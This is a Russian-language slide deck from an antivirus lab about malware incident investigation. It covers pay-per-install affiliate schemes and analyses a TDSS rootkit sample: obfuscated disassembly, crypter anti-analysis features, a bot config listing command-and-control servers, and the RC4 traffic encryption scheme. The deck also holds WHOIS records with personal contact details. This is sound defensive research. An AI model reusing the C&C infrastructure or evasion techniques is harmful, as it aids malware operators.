



# Исследование вредоносных программ с точки зрения расследования инцидентов

**Александр Матросов**

Руководитель Центра вирусных исследований и аналитики

# План доклада

- ★ Какие бывают атаки с использованием вредоносных программ?
- ★ Распространение вредоносных программ по схеме Pay-Per-Install (PPI)
- ★ Почему антивирусным компаниям проще расследовать инциденты с участием вредоносных программ?




**Киберпреступность – это  
криминальный бизнес**



**Мы обрабатываем 300,000  
уникальных СЭМПЛОВ в день**

## Вредоносные программы создаются для извлечения финансовой выгоды



Начиная с 2004 года идет резкий спад количества вредоносных программ разработанных не с целью извлечения финансовой выгоды. На данный момент их процентное соотношение, относительно общего потока, составляет менее одного процента.

**Атаки с использованием  
вредоносного ПО**


```
graph TD; A[Атаки с использованием вредоносного ПО] --> B[Случайные]; A --> C[Целенаправленные];
```

**Случайные**

**Целенаправленные**

# Какая информация важна для расследования?

- ★ Какие цели преследовали злоумышленники
- ★ Какая информация могла быть похищена
- ★ Каким образом украденная информация была передана злоумышленникам
- ★ Есть ли постоянный обмен информацией между вредоносной программой и злоумышленниками
- ★ Каким образом происходит информационный обмен и каким конкретно образом она передается



# Распространение вредоносных по схеме Pay-Per-Install (PPI)



**Pay-Per-Install (PPI)** – это способ распространения ПО, когда оплачивается каждая инсталляция владельцу ресурса с которого установленная программа была загружена

## Dogma Millions - Вы уже не ждали?! А они вернулись с новым взрывным решением!

Рад Вам представить, а я действительно ОЧЕНЬ РАД это сделать - [DogmaMillions.com](http://DogmaMillions.com)

Считаю, не нужно долго расписывать, чтобы понять - DOGMA вернулась! Она снова будет радовать Вас конвертом и звоном заработанных денег в ВАШИХ кошельках.

Да, Вы правильно поняли - это та самая команда, которая взорвала нишу софта своим конвертом в прошлом году и при закрытии, в отличии от многих других софт партнерок, вовремя выплатила всё своим адвертам до единого цента!

Итак, что же предлагается в этот раз?! Новый антивирус?! Нет, подмена выдачи!

Это подмена которая даёт выхлоп не хуже, чем на софте и даже лучше! При чистом траффе, без примесей других ехе, в среднем выходит 500 у.е. с 1к US инсталлов. При тестах, у людей с хорошим траффом доходило до 700-800 у.е., а в некоторых случаях до 1000 у.е. с 1к инсталлов. Также хочу отметить, что 500-700-2К-N денег у Вас в статистике не появится на следующий день после слития N-го кол-ва инсталлов, т.к. деньги зарабатываются на кликах в течении двух-трех недель равномерно. Но сказанное не означает, что по прошествии этого времени слитые инсталлы перестанут приносить прибыль! Они ещё будут долго увеличивать Ваше благосостояние!

За счет чего достигается такой выхлоп:

- низкой агрессией, в результате чего достигается долгоживучесть
- широким набором фид-провайдеров
- хорошо проработанной схемой снижающей риск обнаружения

Вам выдается ехе, который можете загружать как угодно! Будь то: ботнеты, ваше промо, ломаные ресурсы, эксплоиты и т.д. Полёт фантазии не ограничен:

Ехе криптуется на лету! После регистрации сможете сами проверить, что каждый раз при скачивании его с админки, он будет иметь разный размер:)

Также хочу отметить, что Dogma Millions \*идеально\* подходит как дополнительный заработок, а именно - ехе хорошо подгружать с АВ и другими решениями.:)

Выплаты 2 раза в месяц без холда.

Подведу черту под всем написанным.

Многие уже не один раз теряли «последнюю выплату» исчисляющуюся десятками К долларов. И многие понимают, что главное надежность и стабильность, а если к этому добавить ещё отличный конверт, который в 1.5-2 раза лучше других аналогичных решений на рынке, то Вы получите - Dogma Millions!



Присоединяйся  
**СЕЙЧАС!**

Логин

Пароль

 показать меня[забыли пароль?](#)[Войти](#)

# 60-70%

## От дохода

### Наши преимущества

- Лучший выход среди аналогичных решений
- Стабильные выплаты
- Надежность сотрудничества
- Индивидуальный подход
- Дружественный саппорт
- Активное совершенствование конвертации

### Стандартные условия

Вы получаете **60%** от общего дохода с инсталлов.

Вы получаете **3%** от дохода привлеченных Вами мастеров.

Стабильные выплаты 2 раза в неслд, 1-го и 16-го числа.

Большой выбор способов оплаты - WebMoney, Ecopse, Банковский перевод, Ecospport, PayPal и

# 3-5%

## С рефералов

### Дополнительная информация

Успешно конвертируем следующие страны: US, CA, AU, GB, DE, FR. Увеличена долгосрочность работы и выход с каждого инсталла. Мы готовы предложить индивидуальные рейты и условия оплаты постоянным партнерам. Вы можете использовать собственные лендинги для слива веб трафика.

## Новости

29-03-2010

### Пересчет статьи

Уважаемые партнеры! Для улучшения качества работы партнеров, проводится техническое переоснащение текущих серверов, а так же добавление новых. В следствии этого некоторое время возможна разбежность баланса с текущим заработком. Данная погрешность будет ликвидирована по окончании технических работ. Ожидаемый срок завершения до 1.04.2010

20-01-2010

### возросшие инсталы

В данный момент так как мы исправили проблему отсуска к нам возвращается часть старых инсталлов и поэтому, если вы видите что у вас прибавились инсталы сверх нормы - это доходят старые сделанные вами когда то инсталы.



## Новости:

28.12.2009

### Обновление модуля

Сделали критические доработки в ехе и обновили криптор. Обязательно заберите новую версию и пожалуйста отпишитесь в саппорт о результатах.

10.12.2009

### Teen Adult лендинг

По вашим просьбам открыли teen adult лендинг.

17.11.2009

### Внимание!

Уважаемые адверты! Убедительная просьба: не тестируйте модуль на бесплатных публичных тестерах, они предназначены для того, чтобы собирать информацию о вредоносных программах и соответственно обнаруживать их. Тестируя билд на вирустотале, к примеру, вы ускоряете его запал и делаете себе же хуже.

Спасибо за внимание.

06.11.2009

### Свежий модуль - залог здоровья:)

Уважаемые адверты! Обязательно каждый день забирайте новый модуль, это решит множество проблем связанных с запалом и прочими глюками, которые могут выскочить. Не грузите |||"вчераший|||" модуль! Пользуйтесь только свежим:)

05.11.2009

Добро пожаловать

Время сервера: ██████████

Имя: ██████████

Последнее IP: ██████████

Дата логина: ██████████

### Аккаунт

Прибыль за сегодня: \$ 0.73

Прибыль за месяц: \$ 15.78

Баланс: \$ 15.78

Всего выплачено: \$ 54.91

### Менеджер аккаунта

Ваш менеджер: ██████████

✿ ICq: ██████████

✿ ICq: ██████████

@ Email: ██████████

Рейтинг

Дата	УНИКИ (промо)	КЛИКИ (промо)	Интсталлы	Сёрчи	Клики	Ратю(и/г)	Средний Бид	Ратю(и/\$)	Заработок с рефералов	Заработок
<a href="#">2009-10-23</a>	0	0	<a href="#">0</a>	575	62	0	\$0.0292	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$1.81</a>
<a href="#">2009-10-22</a>	0	0	<a href="#">2</a>	13928	823	0	\$0.0282	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$23.22</a>
<a href="#">2009-10-21</a>	0	0	<a href="#">0</a>	15752	975	0	\$0.0286	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$27.89</a>
<a href="#">2009-10-20</a>	0	0	<a href="#">0</a>	16121	1029	0	\$0.0321	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$33.04</a>
<a href="#">2009-10-19</a>	0	0	<a href="#">2</a>	16120	1121	0	\$0.0321	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$36</a>
<a href="#">2009-10-18</a>	0	0	<a href="#">6</a>	16719	1197	0	\$0.0243	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$29.03</a>
<a href="#">2009-10-17</a>	0	0	<a href="#">41</a>	16259	1201	0	\$0.0319	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$38.37</a>
<a href="#">2009-10-16</a>	0	0	<a href="#">8</a>	16525	1264	0	\$0.0296	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$37.39</a>
<a href="#">2009-10-15</a>	0	0	<a href="#">237</a>	19559	1324	0	\$0.0343	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$45.45</a>
<a href="#">2009-10-14</a>	0	0	<a href="#">514</a>	18385	1273	0	\$0.0355	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$45.14</a>
<a href="#">2009-10-13</a>	0	0	<a href="#">315</a>	19847	1376	0	\$0.0329	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$45.33</a>
<a href="#">2009-10-12</a>	0	0	<a href="#">17</a>	22260	1602	0	\$0.0328	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$52.59</a>
<a href="#">2009-10-11</a>	0	0	<a href="#">165</a>	22545	1466	0	\$0.0341	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$50.06</a>
<a href="#">2009-10-10</a>	0	0	<a href="#">416</a>	24576	1631	0	\$0.0343	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$55.89</a>
<a href="#">2009-10-09</a>	0	0	<a href="#">621</a>	24345	1637	0	\$0.0322	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$52.76</a>
<a href="#">2009-10-08</a>	0	0	<a href="#">750</a>	23742	1525	0	\$0.0336	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$51.18</a>
<a href="#">2009-10-07</a>	0	0	<a href="#">261</a>	24240	1430	0	\$0.0351	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$50.25</a>
<a href="#">2009-10-06</a>	0	0	<a href="#">203</a>	24492	1540	0	\$0.035	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$53.93</a>
<a href="#">2009-10-05</a>	0	0	<a href="#">290</a>	25984	1613	0	\$0.035	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$56.48</a>
<a href="#">2009-10-04</a>	0	0	<a href="#">590</a>	25190	1628	0	\$0.0346	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$56.39</a>
<a href="#">2009-10-03</a>	0	0	<a href="#">547</a>	18579	1194	0	\$0.0369	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$44.02</a>
<a href="#">2009-10-02</a>	0	0	<a href="#">430</a>	14924	1014	0	\$0.0358	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$36.27</a>
<a href="#">2009-10-01</a>	0	0	<a href="#">136</a>	13868	890	0	\$0.0353	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$31.42</a>
<a href="#">2009-09-30</a>	0	0	<a href="#">350</a>	12548	838	0	\$0.0373	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$31.26</a>
<a href="#">2009-09-29</a>	0	0	<a href="#">45</a>	10877	762	0	\$0.0402	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$30.61</a>
<a href="#">2009-09-28</a>	0	0	<a href="#">20</a>	13575	977	0	\$0.04	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$39.09</a>
<a href="#">2009-09-27</a>	0	0	<a href="#">44</a>	16398	1157	0	\$0.0358	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$41.39</a>
<a href="#">2009-09-26</a>	0	0	<a href="#">707</a>	15312	1257	0	\$0.0361	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$45.39</a>
<a href="#">2009-09-25</a>	0	0	<a href="#">753</a>	6457	462	0	\$0.0395	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$18.26</a>
<a href="#">2009-09-24</a>	0	0	<a href="#">305</a>	2339	155	0	\$0.0492	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$7.63</a>
<a href="#">2009-09-23</a>	0	0	<a href="#">5</a>	743	65	0	\$0.0286	\$0.00	<a href="#">\$0.00</a>	<a href="#">\$1.86</a>

## Faq

❓ Сколько я буду получать?

- При стандартных условиях Вы будете получать 60% от общего объема доходов с инсталлов.

❓ Есть ли у вас минималка?

- Нет.

❓ В какие системы вы платите?

- WebMoney, Epass, Wire Transfer, PayPal, Epese. О возможности оплаты в другие системы можно получить информацию у саппорта.

❓ Как часто у вас выплаты?

- Два раза в месяц, 1-го и 16-го числа.

❓ Есть ли у вас холд?

- На данный момент холд не предусмотрен.

❓ Как получить инвайт?

- Обратиться в саппорт и постараться предоставить исчерпывающую информацию о источнике Ваших инсталлов и, по возможности, о себе.

❓ Какой траффик вы принимаете?

- О возможности работы с Вашим траффом уточняйте в саппорте.

❓ Делаете ли вы епас?

- Да, делаем.



# EARNING 4 U .COM

[ENTER STATS](#)

BETTER RATES! NO HOLD!  
ONLY REAL ONLINE STATISTIC!



## REGISTER TODAY

[→ В НАЧАЛО](#)[→ О НАС](#)[→ УСЛОВИЯ](#)[→ ТАРИФЫ](#)[→ FAQ](#)[→ КОНТАКТЫ](#)

Партнёрская программа «**Earning4u**» - самый простой путь заработать.  
Для того чтобы начать работать с нами, Вам необходимо просто зарегистрироваться.

Вы зарабатываете **от 6\$ (Азия) до 180\$ (USA)** за 1000 инсталлов. Все цены можете посмотреть в разделе «[Тарифы](#)».

## Наши Тарифы


Страна:	Цена \$ за 1000 загрузок:
United States	180
United Kingdom	110
Netherlands	30
France	30
Poland	20
Italy	65
Germany	30
Spain	30
Australia	55
Greece	30
Other	20
Asia	6





\* Мы также оставляем за собой право удалять любой аккаунт


\* И помните – **любой СПАМ запрещен!**


# Куда ведут домены?


 [dogmamilions.com](http://dogmamilions.com)

 204.12.213.147


 Andrew Hughes ()  
Fax:  
Meininger Strasse 23  
Niederbrombach, 55767  
Германия


 Andrew Hughes ([andrew.hughes471@gmail.com](mailto:andrew.hughes471@gmail.com))  
+1.6787923480  
Fax:  
Meininger Strasse 23  
Niederbrombach, 55767  
Германия


 Andrew Hughes ([andrew.hughes471@gmail.com](mailto:andrew.hughes471@gmail.com))  
+1.6787923480  
Fax:  
Meininger Strasse 23  
Niederbrombach, 55767  
Германия


 ns1.everydns.net  
ns2.everydns.net  
ns3.everydns.net  
ns4.everydns.net


Creation date: 13 Jul 2009 13:12:07  
Expiration date: 13 Jul 2010 13:12:07


 Google Page Rank : 0  
Alexa Traffic Rank : 112 330


 Создан: 13 Jul 2009 13:12:07  
Истекает: 13 Jul 2010 13:12:07  
Источник: whois.enom.com


 [earning4u.com](http://earning4u.com)


 213.229.79.174

 Whois Agent [rpeghfmck@whoisservices.cn](mailto:rpeghfmck@whoisservices.cn)

 Whois Agent [rpeghfmck@whoisservices.cn](mailto:rpeghfmck@whoisservices.cn)

 Whois Agent [rpeghfmck@whoisservices.cn](mailto:rpeghfmck@whoisservices.cn)

 Google Page Rank : 1  
Alexa Traffic Rank : 231 044

 Создан: 2009-07-07  
Истекает: 2010-07-07  
Источник: whois.bizcn.com



# Способ учета трафика и инсталляций

[http://dogmamillions.com/download.html?](http://dogmamillions.com/download.html?login=b0bah&key=2b15ea4e5eb2bbd734081c051a14)

**login=b0bah&key=2b15ea4e5eb2bbd734081c051a14**

# a variant of Win32/Kryptik.BQU (TDSS v3)

1) MD5: b7d1de5c6dc87092af22972e8bc30f65

2) MD5: b0caaa71835de2c725c150e03f40e492

```
xor    ecx, ecx
push   ecx
lea    ecx, [eax+1]
pop    ecx
mov    cl, [esp+edx+18h+var_18]
push   ecx
lea    ecx, [eax+1]
pop    ecx
mov    ch, [edi]
push   ecx
lea    ecx, [eax+1]
nop    ecx
xor    ch, cl
push   ecx
lea    ecx, [eax+1]
pop    ecx
mov    [edi], ch
push   ecx
lea    ecx, [eax+1]
pop    ecx
inc    edi
push   ecx
lea    ecx, [eax+1]
pop    ecx
```



```

00401534 movzx   edx,d1
00401537 push   ecx
00401538 lea   ecx,[eax+1]
0040153b pop    ecx
0040153c mov    esi,edx
0040153e jmp    loc_401417
00401417 mov    bh,byte ptr[esp+esi+28h+var_14]
0040141b jmp    loc_40154C
0040154c mov    byte ptr[esp+eax+28h+var_14],bh
00401550 push   ecx
00401551 lea   ecx,[eax+1]
00401554 pop    ecx
00401555 mov    bh,c1
00401557 push   ecx
00401558 lea   ecx,[eax+1]
0040155b pop    ecx
0040155c xchg  eax,esi
0040155d push   ecx
0040155e lea   ecx,[eax+1]
00401561 pop    ecx
00401562 mov    byte ptr[esp+eax+28h+var_14],bh
00401566 push   ecx
00401567 lea   ecx,[eax+1]
0040156a pop    ecx
0040156b xchg  eax,esi
0040156c push   ecx
0040156d lea   ecx,[eax+1]
00401570 pop    ecx
00401571 mov    edx,[esp+eax+28h+var_14]
00401575 push   ecx
00401576 lea   ecx,[eax+1]
00401579 pop    ecx
0040157a push   ecx
0040157b add    [esp+2Ch+var_2C],edx
0040157e pop    edx
0040157f push   ecx
00401580 lea   ecx,[eax+1]
00401583 pop    ecx
00401584 movzx  edx,d1
00401587 jmp    loc_401008
004010d8 add    edx,14h
004010db jmp    loc_401596
00401596 xor    ecx,ecx
00401598 push   ecx
00401599 lea   ecx,[eax+1]
0040159c pop    ecx
0040159d mov    cl,[esp+edx+18h+var_18]
004015a0 push   ecx
004015a1 lea   ecx,[eax+1]
004015a4 pop    ecx
004015a5 mov    ch,[edi]
004015a7 push   ecx
004015a8 lea   ecx,[eax+1]
004015ab pop    ecx
004015ac xor    ch,cl
004015ae push   ecx
004015af lea   ecx,[eax+1]
004015b2 pop    ecx

```

```

movzx   edx,d1
push   ecx
lea   ecx,[eax+1]
pop    ecx
mov    esi,edx
push   ecx
lea   ecx,[eax+1]
pop    ecx
mov    bh,byte ptr[esp+esi+144h+var_130]
push   ecx
lea   ecx,[eax+1]
pop    ecx
mov    byte ptr[esp+eax+144h+var_130],bh
jmp    loc_401244
mov    bh,c1
jmp    loc_401568
xchg  eax,esi
push   ecx
lea   ecx,[eax+1]
pop    ecx
mov    byte ptr[esp+eax+144h+var_130],bh
push   ecx
lea   ecx,[eax+1]
pop    ecx
xchg  eax,esi
push   ecx
lea   ecx,[eax+1]
pop    ecx
mov    edx,[esp+eax+144h+var_130]
push   ecx
lea   ecx,[eax+1]
pop    ecx
push   ecx
add    [esp+148h+var_148],edx
pop    edx
push   ecx
lea   ecx,[eax+1]
pop    ecx
movzx  edx,d1
jmp    loc_4012DF
add    edx,14h
jmp    loc_40159E
xor    ecx,ecx
push   ecx
lea   ecx,[eax+1]
pop    ecx
mov    cl,[esp+edx+144h+var_144]
push   ecx
lea   ecx,[eax+1]
pop    ecx
mov    ch,[edi]
push   ecx
lea   ecx,[eax+1]
pop    ecx
xor    ch,cl
push   ecx
lea   ecx,[eax+1]
pop    ecx

```



**pxshadow** OFF  
Gimme some bytes [MOD]

 PXCrypter 1.1 Fully undetected (private) (was shadow crypter)

## PXCrypter 1.1 Fully undetected



PXCrypter 1.1 build 231

**PXCrypter 1.1**

Input Filename:

Change Icon

Icon Filename:

Adv Settings

- Anti Virtualization (Microsoft VPC,VMware,VirtualBox)
- Anti Debug (Ollydbg,Soft-ICE,IDA,Generic Debuggers)
- Anti SandBoxie/ThreatExpert
- Anti SandBoxes (Norman,Arubis,CW,Generic Sandboxes)

Melt on exit

Start Hidden (without GUI)

Try to Unpack the Executable before Crypting

UPX Packing Mode: Automatic (Recommended)

Overlay Detection/Processing: Automatic (Recommended)

Injection Target: Default Self (Recommended)

Delay: 0  Seconds

Private Version for Current Customers

# Конфигурационный файл от установленного бота

```
[main]
quote = You people voted for Hubert Humphrey, and you
killed Jesus
version = 3.26
subid = 0
installdate = 29.03.2.2010 18:44:7
bulldate = 29.03.2010 14:25:24
[injector]
*=tdlcmd.dll
[tdlcmd]
servers = https://d45648675.cn/;https://
d92378523.cn/;https://91.212.226.65/
wspservers = http://j00k877x.cc/;http://
b11335599.cn/
popupservers = http://m3131313.cn/
version = 3.741
```


[http://d45648675.cn/  
yPFerNxCiUwohnnNF1XPN7wCVLPrcxfMAEYo74O8FjWd57Vkd52hOMrIkrf1fTjpxf  
9W8ISKJzBh8s7NAV4hy4=](http://d45648675.cn/yPFerNxCiUwohnnNF1XPN7wCVLPrcxfMAEYo74O8FjWd57Vkd52hOMrIkrf1fTjpxf9W8ISKJzBh8s7NAV4hy4=)

[http://m3131313.cn/shcJbktZ5rjkqA/c2zqsMcZYkW  
+RDfopLj0TaL032JHpgmeQuo1z1PaKGwyxOtBq3HsJeJDHEmMwD5rgGxqPGqPvbt  
Psle1eC6oFhT00ZI9P6VNSaEMlQjYojyiLu6CzdTR7ie8dzTUC1XegPoP10+g0UKVMe  
YJ/LY1HgkWYBGaIFF4kH5brf0i/qw/kWpjYpeuD  
+dm8C83PJCysvPrbc1wjoVGlhVS170+0oFQO8=](http://m3131313.cn/shcJbktZ5rjkqA/c2zqsMcZYkW+RDfopLj0TaL032JHpgmeQuo1z1PaKGwyxOtBq3HsJeJDHEmMwD5rgGxqPGqPvbtPsle1eC6oFhT00ZI9P6VNSaEMlQjYojyiLu6CzdTR7ie8dzTUC1XegPoP10+g0UKVMeYJ/LY1HgkWYBGaIFF4kH5brf0i/qw/kWpjYpeuD+dm8C83PJCysvPrbc1wjoVGlhVS170+0oFQO8=)

7b8f5d01-d790-453b-96af-c1c0b77abeb3|20375|0|1|6be|5.1 2600 SP2.0

1.5|7b8f5d01-d790-453b-96af-c1c0b77abeb3  
|20375|0|iastor.sys+download|http://www.mastercard.com/ru/personal/ru/  
promotions/giftseason/promo\_description.html|http://www.yandex.ru/

# Алгоритм шифрования трафика




```
key = array.array("B", domain)
```


```
data = array.array("B", base64.standard_b64decode(param))
```


```
rc4(key, data)
```





# Опять китайцы?


 [d45648675.cn](http://d45648675.cn)


 91.212.226.60


 N/A  
Mark Clobul


 E-mail: [markclob@gmail.com](mailto:markclob@gmail.com)


 ns03.zonereg.ru  
ns04.zonereg.ru


 Google Page Rank : Неизвестно  
Alexa Traffic Rank : Неизвестно


 Создан: 2009-07-23 21:52  
Истекает: 2010-07-23 21:52  
Источник: whois.cnnic.net.cn


 91.212.226.0 - 91.212.226.255

 Artem Zhirkov  
Россия

 Artem Zhirkov  
Gornaya st.  
phone: +79202516258

 Artem Zhirkov  
Gornaya st.  
phone: +79202516258

 For spam/abuse/security issues please contact [abuse@netdedicated.ru](mailto:abuse@netdedicated.ru)  
[abuse@netdedicated.ru](mailto:abuse@netdedicated.ru)

 NETD-LUX-NETWORK  
Обновлен: 04-Jul-2009  
Источник: whois.ripe.net

Запрос





**Почему антивирусным компаниям  
проще расследовать инциденты с  
участием вредоносных программ?**




Подозрительные сэмплы передаются с компьютеров наших пользователей

